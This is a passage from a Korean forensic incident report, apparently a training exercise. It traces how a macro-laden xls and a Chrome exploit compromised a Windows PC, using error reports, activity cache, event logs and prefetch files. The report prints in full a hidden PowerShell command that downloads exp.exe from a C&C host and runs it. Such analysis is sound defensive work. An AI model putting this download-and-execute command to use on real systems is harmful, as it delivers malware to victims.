Hwp.exe	2021-02-15 19:12:11	gsdll32.dll이 발견되지 않음.
Hwp.exe	2021-02-15 19:12:13	gsdll32.dll이 발견되지 않음.
Hwp.exe	2021-02-15 19:12:14	gsdll32.dll이 발견되지 않음.
10.0.18362.590	2021-02-15 19:12:10	
svchost.exe	2021-02-16 17:45:23	
Update	2021-02-16 19:21:46	
chrome.exe	2021-02-16 21:25:18	

[표 4-4] 에러 리포트 목록

Name	S	C	Created Time	Modified Time	Change Time	Access Time	Size
[current folder]			2019-09-19 13:52:44 KST	2021-02-16 21:25:18 KST	2021-02-16 21:25:18 KST	2021-02-16 22:00:05 KST	56
AppCrash_chrome.exe_b4f9b93be2ce7967945114395ac4c			2021-02-16 21:25:18 KST	2021-02-16 21:25:18 KST	2021-02-16 21:25:18 KST	2021-02-16 22:00:05 KST	152
AppCrash_Explorer.EXe_2cc81d6ad97a25543ae42e44bce			2020-02-22 20:26:43 KST	2020-02-22 20:26:43 KST	2020-02-22 20:26:43 KST	2021-02-16 22:00:05 KST	152
AppCrash_Hwp.exe_45a59ce59a56a0a1699e66bfce3c7e			2021-02-15 19:12:14 KST	2021-02-15 19:12:14 KST	2021-02-15 19:12:14 KST	2021-02-16 22:00:05 KST	152
AppCrash_Hwp.exe_45a59ce59a56a0a1699e66bfce3c7e			2021-02-15 19:12:13 KST	2021-02-15 19:12:13 KST	2021-02-15 19:12:13 KST	2021-02-16 22:00:05 KST	152
AppCrash_Hwp.exe_45a59ce59a56a0a1699e66bfce3c7e			2021-02-15 19:12:11 KST	2021-02-15 19:12:11 KST	2021-02-15 19:12:11 KST	2021-02-16 22:00:05 KST	152
AppCrash_Microsoft.Windows_Tc2e599453e36ac39864fce7			2020-02-22 20:22:29 KST	2020-02-22 20:22:29 KST	2020-02-22 20:22:29 KST	2021-02-16 22:00:05 KST	152
AppCrash_svchost.exe_WpnU_3abb5bb6e727861366a201			2021-02-16 17:45:23 KST	2021-02-16 17:45:23 KST	2021-02-16 17:45:23 KST	2021-02-16 22:00:05 KST	152

[그림 4-9] 에러 리포트를 확인한 모습

✓ 한글 문서, Chrome 브라우저의 에러 발생 시각을 확인하였습니다

4.7 ActivitiesCache 확인

- 지난 활동을 기록 해 두는 ActivitiesCache⁵⁾를 확인하여 사용자의 이전 기록을 확인하였습니다.

항목	시작 시간(UTC+9)	종료 시간(UTC+9)
한글2014 인스톨러 실행, Desktop\한글2014\한글2014 Serial.txt 실행, 한글 2014 설치 및 환경설정 완료	2021-02-15 19:11:35	2021-02-15 19:16:45
EWsetup.exe 실행	2021-02-15 19:19:25	2021-02-15 19:26:47
cmd.exe 실행	2021-02-15 19:38:18	2021-02-15 19:39:47
인스톨러 실행	2021-02-15 20:06:15	2021-02-15 20:06:40
Desktop\한글2014\한글2014 Serial.txt 실행	2021-02-15 20:06:18	2021-02-15 20:06:33
Chrome Update	2021-02-15 20:16:55	2021-02-15 20:17:21
Chrome 실행	2021-02-16 11:50:49	2021-02-16 11:51:50
Chrome 실행	2021-02-16 11:52:41	2021-02-16 11:52:47
Windows Defender(SecHealthUI) 실행	2021-02-16 12:20:45	2021-02-16 12:21:11
Windows Defender(SecHealthUI) 실행	2021-02-16 12:47:16	2021-02-16 12:48:07
Windows Defender(SecHealthUI) 실행	2021-02-16 12:48:27	2021-02-16 12:48:54
Chrome 실행	2021-02-16 12:49:09	2021-02-16 12:58:06
Windows Defender(SecHealthUI) 실행	2021-02-16 12:55:46	2021-02-16 12:56:07
다운로드\박문범차세대-보안리더-양성-프로그램 -BoB9기-교육-커리큘럼-계획안(DFIR).docx 실행	2021-02-16 12:56:50	2021-02-16 12:57:47
Office16\EXCEL.EXE 실행	2021-02-16 12:57:24	2021-02-16 12:57:43
powershell.exe 실행	2021-02-16 12:57:25	-
AppData\Local\Temp\exp64.exe 실행	2021-02-16 12:57:26	2021-02-16 12:57:34
Office16\WINWORD.EXE 실행	2021-02-16 12:57:47	
MicrosoftEdge 실행 후 여러 뉴스 구독	2021-02-16 12:59:28	2021-02-16 13:02:13
Office16\MSOUC.EXE 실행	2021-02-16 13:01:09	2021-02-16 13:01:11
Chrome 실행	2021-02-16 13:02:15	2021-02-16 13:04:57
Windows Defender(SecHealthUI) 실행	2021-02-16 13:05:48	2021-02-16 13:05:57
Windows Defender(SecHealthUI) 실행	2021-02-16 13:07:42	2021-02-16 13:08:00
Windows Defender(SecHealthUI) 실행	2021-02-16 13:08:03	2021-02-16 13:08:09
Windows Defender(SecHealthUI) 실행	2021-02-16 19:21:59	2021-02-16 19:22:06
Chrome 실행	2021-02-16 19:22:26	2021-02-16 19:22:30
Chrome 실행	2021-02-16 19:31:16	2021-02-16 19:31:42
Windows Defender(SecHealthUI) 실행	2021-02-16 21:15:28	2021-02-16 21:15:34
Chrome 실행	2021-02-16 21:24:30	2021-02-16 21:24:32
Chrome 실행	2021-02-16 21:24:30	2021-02-16 21:26:04
calc.exe 실행	2021-02-16 21:25:12	2021-02-16 21:25:25
Chrome 실행	2021-02-16 21:26:19	2021-02-16 21:26:28
Chrome 실행	2021-02-16 21:26:35	2021-02-16 21:40:05

[표 4-5] ActivitiesCache 주요 내용

5) ActivitiesCache 경로 : AppData\Local\ConnectedDevicesPlatform\L[유저명]\ActivitiesCache.db

AppId	StartTime	ExpirationTime	AppActivityId
[{"application": "Microsoft.Windows.Explorer", "platform": "windows_win32"}, {"application": "Microsoft.Windows.Explorer"...	1613385484	1615977486	ECB32AF3-1440-4086-94E3-5311F97F89C4
[{"application": "Microsoft.Windows.Shell.RunDialog", "platform": "windows_win32"}, {"application": "Microsoft.Windows.S...	1613385493	1615977493	ECB32AF3-1440-4086-94E3-5311F97F89C4
[{"application": "Microsoft.Windows.Shell.RunDialog", "platform": "windows_win32"}, {"application": "Microsoft.Windows.S...	1613385493	1615977497	ECB32AF3-1440-4086-94E3-5311F97F89C4
[{"application": "Microsoft.Windows.Explorer", "platform": "windows_win32"}, {"application": "Microsoft.Windows.Explorer"...	1613385498	1615977587	ECB32AF3-1440-4086-94E3-5311F97F89C4
[{"application": "Microsoft.Windows.Explorer", "platform": "windows_win32"}, {"application": "Microsoft.Windows.Explorer"...	1613385556	1615977659	ECB32AF3-1440-4086-94E3-5311F97F89C4
[{"application": "Microsoft.Windows.Explorer", "platform": "windows_win32"}, {"application": "Microsoft.Windows.Explorer"...	1613385559	1615977688	ECB32AF3-1440-4086-94E3-5311F97F89C4
[{"application": "Microsoft.Windows.Explorer", "platform": "windows_win32"}, {"application": "Microsoft.Windows.Explorer"...	1613385588	1615978299	ECB32AF3-1440-4086-94E3-5311F97F89C4

[그림 4-10] ActivitiesCache 속 사용자 활동 내역을 확인하는 모습

- Chrome 실행 전 후로 WindowsDefender가 실행되는 모습을 통해 Chrome의 보안 수준이 낮은 상태임을 알아냈습니다.
- 다운로드 받은 docx 파일 실행 후, Excel이 실행되고, 이후 Powershell 실행과 함께 exp64.exe가 temp 디렉터리에서 실행되는 모습에서 DynamicDataExchange 취약점을 이용한 공격임을 확신하였습니다.
- 특히 이전 장의 WER에 Office 관련 보고서가 없었으며, 되려 Chrome에 대한 WER는 calc.exe가 실행되는 시간에 걸쳐 있었기 때문에 Chrome은 Exploit 공격을 당했음을 확인하였습니다.

√ 비정상 활동 내역을 확인하였습니다

4.8 이벤트로그 확인

- 이벤트 로그를 확인하여 추가적인 활동 정보를 수집하였습니다.
- ID 4728 계정 생성 흔적을 찾지 못하였습니다.

내용	이벤트 ID	발생시간(UTC+9)
Application - 에러발생 Hwp.exe	1001	2021-02-15 19:03:53
Application - 제품 재구성 한컴오피스 2010	1035	2021-02-15 19:06:05
Application - 에러발생 Hwp.exe	1001	2021-02-15 19:09:56
Application - 제품설치 한컴오피스 2014	1033	2021-02-15 19:11:53
Application - 에러발생 Hwp.exe	1001	2021-02-15 19:12:12
Application - 에러발생 Hwp.exe	1001	2021-02-15 19:12:13
Application - 에러발생 Hwp.exe	1001	2021-02-15 19:12:14
Application - 제품설치 한컴오피스 2014	1033	2021-02-15 19:16:45
Application - 제품제거 한컴오피스 2014	1034	2021-02-15 19:28:12
Application - 제품설치 한컴오피스 2014	1033	2021-02-15 20:09:33
Windows Firewall - 방화벽 예외 규칙 추가 C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	2004	2021-02-15 20:17:12
PowerShell - 명령수행 -ExecutionPolicy Bypass -w hidden -c (New-Object System.Net.WebClient).DownloadFile('http://10.10.10.20/exp.exe', 'C:/Windows/Temp/exp.exe'); Start-Process 'C:/Windows/Temp/exp.exe'	400	2021-02-16 12:57:25
Windows Firewall - 방화벽 예외 규칙 추가 C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	2004	2021-02-16 13:02:54
Application - 에러발생 C:\Windows\system32\svchost.exe	1000	2021-02-16 17:45:22
Windows Firewall - 방화벽 예외 규칙 추가 C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	2004	2021-02-16 19:35:28
Application - 에러발생 chrome.exe	1001	2021-02-16 21:25:18
Application - 에러발생 C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	1000	2021-02-16 21:25:12
Windows Firewall - 방화벽 예외 규칙 추가 C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	2004	2021-02-16 21:26:41

[표 4-6] 이벤트 로그 주요 내용

Event Time	Reco...	Event ID	Level	Channel	Provider	Description
2021-02-16 오후 12:57:26.354	8	403	Information	Windows PowerShell	PowerShell	연진 상태가 Available에서 Stopped(오류)로 변경되었습니다.
2021-02-16 오후 12:57:28.885	369	5857	Undefined	Microsoft-Windows-WMI-Activity/Operational	Microsoft-Windows-WMI-Activity	Msft_ProviderSubSystem 공급자가 결과 코드 0x0과(와)
2021-02-16 오후 12:57:29.273	370	5857	Undefined	Microsoft-Windows-WMI-Activity/Operational	Microsoft-Windows-WMI-Activity	WMIProv 공급자가 결과 코드 0x0과(와) 함께 시작되었

SequenceNumber=15

HostName=ConsoleHost

HostVersion=5.1.18362.145

HostId=0a1cae21-daa5-443e-84fa-45d7ddccf234

HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -w hidden -c (New-Object System.Net.WebClient).DownloadFile('http://10.10.10.20/exp.exe', 'C:/Windows/Temp/exp.exe'); Start-Process 'C:/Windows/Temp/exp.exe'

EngineVersion=5.1.18362.145

RunspaceId=3e16b7df-0579-452b-bc49-f45446aae58d

PipelineId=

CommandName=

CommandType=

ScriptName=

FullEventLogView

[그림 4-11] 이벤트로그에서 Powershell 실행 명령어를 확보한 모습

✓ 비정상 활동 내역을 확인하였습니다

4.9 UserAssist 확인

- 최근 실행한 프로그램 목록, 마지막 실행 시간, 실행 횟수 등을 알아보기 위하여 UserAssist 확인하였습니다.

내용	실행 횟수	실행시간(UTC+9)
Desktop\HWP2010\Install.exe	22	2020-10-05 19:15:10
Desktop\Exploit.bat	1	2020-10-05 19:22:29
Hnc\Hwp80\Hwp.exe	3	2020-10-05 19:23:19
E:\Setup.exe	2	2021-02-15 19:29:55
cmd.exe	1	2021-02-15 19:38:18
Desktop\한글2014\Install.exe	3	2021-02-15 20:06:12
notepad.exe	11	2021-02-15 20:06:18
WINWORD.EXE	2	2021-02-16 12:56:57
Desktop\Google_Chrome_(64bit)_v76.0.3809.100.exe	2	2021-02-16 19:35:11
MicrosoftEdge	6	2021-02-16 21:14:12
Chrome	8	2021-02-16 21:26:34

[표 4-7] 프로그램의 마지막 실행시간 및 실행 횟수

Item Name	Index	Count	Modified Time	ClassID
Microsoft.AutoGenerated.[E6F9CD34-A76B-2314-388B-4AB94AA862E8]	40	1	2021-02-16 오전 11:47:26	(CEBFF5CD-ACE2-4F4F...
[0139D44E-6AFE-49F2-8690-3DAFCAE6FFB8]\Administrative Tools\Task Scheduler.Ink	61	1	2021-02-16 오전 11:47:26	(F4E57C4B-2036-45F0...
Windows.ImmersiveControlPanel_Cv5n1h2byewy\microsoft.windows.immersivecontrolpanel	13	6	2021-02-16 오후 12:48:10	(CEBFF5CD-ACE2-4F4F...
Microsoft.Windows.SecHealthUI_Cv5n1h2byewy\SecHealthUI	28	1	2021-02-16 오후 12:48:27	(CEBFF5CD-ACE2-4F4F...
[6D809377-6AF0-4448-8957-A3773F02200E]\Microsoft.Office\Office16\WINWORD.EXE	41	2	2021-02-16 오후 12:56:57	(CEBFF5CD-ACE2-4F4F...
Microsoft.Windows Explorer	14	12	2021-02-16 오후 7:30:58	(CEBFF5CD-ACE2-4F4F...
[0139D44E-6AFE-49F2-8690-3DAFCAE6FFB8]\Administrative Tools\System Configuration.Ink	60	4	2021-02-16 오후 7:34:05	(F4E57C4B-2036-45F0...
[1AC14E77-02E7-4E5D-B744-2EB1AE5198B7]\Wmsconfig.exe	39	4	2021-02-16 오후 7:34:05	(CEBFF5CD-ACE2-4F4F...
C:\Users\Administrator\Desktop\Google_Chrome_(64bit)_v76.0.3809.100.exe	35	2	2021-02-16 오후 7:35:11	(CEBFF5CD-ACE2-4F4F...
C:\Users\Administrator\Desktop\Microsoft Edge.Ink	59	5	2021-02-16 오후 9:14:12	(F4E57C4B-2036-45F0...
Microsoft.MicrosoftEdge_Bwekyb3d8bbwe\MicrosoftEdge	11	6	2021-02-16 오후 9:14:12	(CEBFF5CD-ACE2-4F4F...
C:\Users\Public\Desktop\Chrome.Ink	62	8	2021-02-16 오후 9:26:34	(F4E57C4B-2036-45F0...
Chrome	38	8	2021-02-16 오후 9:26:34	(CEBFF5CD-ACE2-4F4F...

[그림 4-12] UserAssist를 통해 마지막 실행 시간을 확인하는 모습

✓ 주요 실행 프로그램을 확인하였습니다


4.10 프리패치 확인

- 실행된 프로그램의 이름, 실행 횟수, 마지막 실행 시간에 대한 정보를 얻기 위하여 프리패치 파일을 확인하였습니다.

Filename	Last Run Time	Created Time	Modified Time	File Size
EXP64.EXE-E5D9C653.pf	2021-02-16 오후 12:57:26	2021-02-16 오후 12:57:26	2021-02-16 오후 12:57:26	34,084
EXP.EXE-ACE48C17.pf	2021-02-16 오후 12:57:26	2021-02-16 오후 12:57:26	2021-02-16 오후 12:57:26	11,225
POWERSHELL.EXE-022A1004.pf	2021-02-16 오후 12:57:25	2021-02-16 오후 12:57:25	2021-02-16 오후 12:57:25	43,586
SVCHOST.EXE-E5161D9.pf	2021-02-16 오후 12:57:18	2021-02-16 오후 12:57:18	2021-02-16 오후 12:57:18	4,914
EXCEL.EXE-A6DC21A.pf	2021-02-16 오후 12:57:17	2021-02-16 오후 12:57:17	2021-02-16 오후 12:57:17	39,467
WINWORD.EXE-E2A3F0BF.pf	2021-02-16 오후 12:56:57, 2021-02-16 오후 12:56:58, 2021-02-16 오후 12:56:50...	2021-02-16 오후 12:56:57, 2021-02-16 오후 12:56:58, 2021-02-16 오후 12:56:50...	2021-02-16 오후 12:56:57, 2021-02-16 오후 12:56:58, 2021-02-16 오후 12:56:50...	56,383
GOOGLEUPDATE.EXE-15D5FB01.pf	2021-02-16 오후 12:56:22	2021-02-16 오후 12:56:22	2021-02-16 오후 12:56:22	6,191

Filename	Full Path	Device Path
DSREG.DLL	C:\Windows\System32\dsreg.dll	#VOLUME{01d5e96e71fdc8be...}
EDPUTIL.DLL	C:\Windows\System32\edputil.dll	#VOLUME{01d5e96e71fdc8be...}
EXP.EXE	C:\Windows\Temp\exp.exe	#VOLUME{01d5e96e71fdc8be...}
FLTLib.DLL	C:\Windows\System32\fltLib.dll	#VOLUME{01d5e96e71fdc8be...}
GDIP32.DLL	C:\Windows\System32\gdip32.dll	#VOLUME{01d5e96e71fdc8be...}

[그림 4-13] 프리패치 내용을 확인하는 모습



[그림 4-14] 주요 프리패치 동작

√ 주요 실행 프로그램을 확인하였습니다

4.11 기타

- SOFTWARE 레지스트리에 OpenSavePidMRU가 누락되었음을 확인하였습니다.
- 볼륨 쉼도우 복사본을 찾지 못하였습니다.
- 파일 시스템 로그 분석을 위해 \$UsnJrnl, \$LogFile, \$MFT를 확인하였으나, 모두 2020-02-22 19:54경 일자에서 MAC 시간이 변경되어있지 않았으며, 이를 NTFS Log Tracker를 이용하여 추출 한 결과 2015-03-26 이후의 기록을 찾을 수 없었습니다.
- RecentFileView를 이용하여 최근 실행 파일 기록을 확인하였습니다.


경로	실행시간(UTC+9)
C:\Users\Administrator\Desktop\HWP2010\Serial_No.txt	2020-10-05 19:16:03
C:\Users\Administrator\Desktop\새 텍스트 문서.txt	2020-10-05 19:16:07
C:\Users\Administrator\Desktop\Exploit.hwp	2020-10-05 19:23:19
C:\Users\Administrator\Desktop\MS-Office_Professional_Plus_2016_64bit_Korean\SW_DVD5_Office_Professional_Plus_2016_64Bit_Korean_MLF_X20-42445.ISO	2021-02-15 19:29:53
C:\Users\Administrator\Desktop\한글2014\한글2014 Serial.txt	2021-02-15 20:06:18
C:\Users\Administrator\Downloads\박문범차세대-보안리더-양성-프로그램-BoB9기-교육-커리큘럼-계획안(DFIR).docx	2021-02-16 12:56:49

[표 4-8] 추가 확보된 프로그램 실행 정보

- Autopsy를 통하여 아래 파일을 추가로 채증하였습니다.

경로	MD5
AppData/Local/Packages/oice_16_974fa576_32c1d314_1cec/AC/Temp/D15B3B6E.docx	561AC99430072038037235B8CA485349
AppData/Local/Microsoft/Windows/INetCache/IE/EIFJ50D8/BoB_9기_DFIR_강의시간표(박문범_멘토)[1].xls	1AFB7F89D02F4B8934550F24D29D85CD
Downloads/박문범차세대-보안리더-양성-프로그램-BoB9기-교육-커리큘럼-계획안(DFIR).docx	561AC99430072038037235B8CA485349
/Windows/Temp/exp.exe	4BEB112371B140401E8602529735EA5D

[표 4-9] 채증 파일 목록



[그림 4-15] 주요 PC 사용기록 타임라인

√ PC내 비정상 행위가 발생하였음을 확인하였습니다

제 5 장 채증자료 분석

5.1 docx

파일 명	크기	MD5 해시
박문범차세대-보안리더-양성-프로그램-BoB9기-교육-커리큘럼-계획안(DFIR).docx	51.5KB	561AC99430072038037235B8CA485349
D15B3B6E.docx	51.5KB	561AC99430072038037235B8CA485349

[표 5-1] docx 채증 파일 목록

- 해시 충돌이 일어났을 가능성을 생각하여 MD5이외 SHA1, SHA256 해시를 함께 추출하여 동일 여부를 확인하였습니다.

파일 명	SHA1	SHA256
박문범...계획안(DFIR).docx	B5A1A68A4065164FC882A80DFDDE63EAC502D4E9	A2A915B22F78164B77136B6BD3D877F11D341F67405D7648B9E8EC952E8E1D02
D15B3B6E.docx	B5A1A68A4065164FC882A80DFDDE63EAC502D4E9	A2A915B22F78164B77136B6BD3D877F11D341F67405D7648B9E8EC952E8E1D02

[표 5-2] 두 파일이 동일한 해시를 갖는 모습

- 동일여부 확인 후, 압축을 풀어 내부 구성을 확인하였습니다.

항목	값	항목	값
제목	공동협력합의서	스크립트 및 매크로	없음
작성자	KITRI	마지막 편집자	neotra
생성일	2019-06-07 05:10:00	수정일	2021-02-16 03:30:00

[표 5-3] docx 채증 파일 정보


```

1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <cp:coreProperties xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-properties" xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:dcterms="http://purl.org/dc/terms/" xmlns:dcmitype="http://purl.org/dc/dcmitype/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"><dc:title>공동협력합의서</dc:title><dc:creator>KITRI</dc:creator><cp:lastModifiedBy>neotra</cp:lastModifiedBy><cp:revision>9</cp:revision><dcterms:created xsi:type="dcterms:W3CDTF">2019-06-07T05:10:00Z</dcterms:created><dcterms:modified xsi:type="dcterms:W3CDTF">2021-02-16T03:30:00Z</dcterms:modified></cp:coreProperties>

```

[그림 5-1] docx 문서 정보를 획득한 모습

- 내부 구성물에서 위험 요소가 발견되지 않았기에, 가상환경에서 곧바로 실행하여 내부 문건을 확인하였습니다.



[그림 5-2] docx 문서의 내부 문건


✓ docx는 보통의 일반 문서임을 확인하였습니다

5.2 xls

파일 명	크기	MD5 해시
BoB_9기_DFIR_강의시간표(박문범_멘토)[1].xls	33.0KB	1AFB7F89D02F4B8934550F24D29D85CD


[표 5-4] xls 채증 파일 목록

- 압축을 풀어 내부 구성을 확인한 결과, VBA 스크립트가 존재함을 확인하였습니다.



[그림 5-3] VBA 디렉터리가 존재하는 모습


- 메모장을 통해 일부 문자를 해독 한 결과, 문서 실행 시 powershell.exe를 통해 10.10.10.20로부터 exp.exe를 다운로드 및 실행하는 코드를 발견하였습니다.



[그림 5-4] powershell.exe를 실행하는 스크립트를 발견한 모습

- 다운로드 스크립트 존재를 확인하였기에 가상환경 네트워크를 모두 차단시킨 후, 가상환경 내부에서 해당 파일을 실행하여 내부 문건을 확인하

였습니다.



[그림 5-5] exp.exe를 다운로드받고 실행시키는 VBA스크립트가 작성된 모습

- DynamicDataExchange 기능을 악용한 스크립트로, Exploit이 아니기 때문에 윈도우 에러가 남지 않는 점과, C&C 서버 주소가 10.10.10.20임을 알 수 있었습니다.

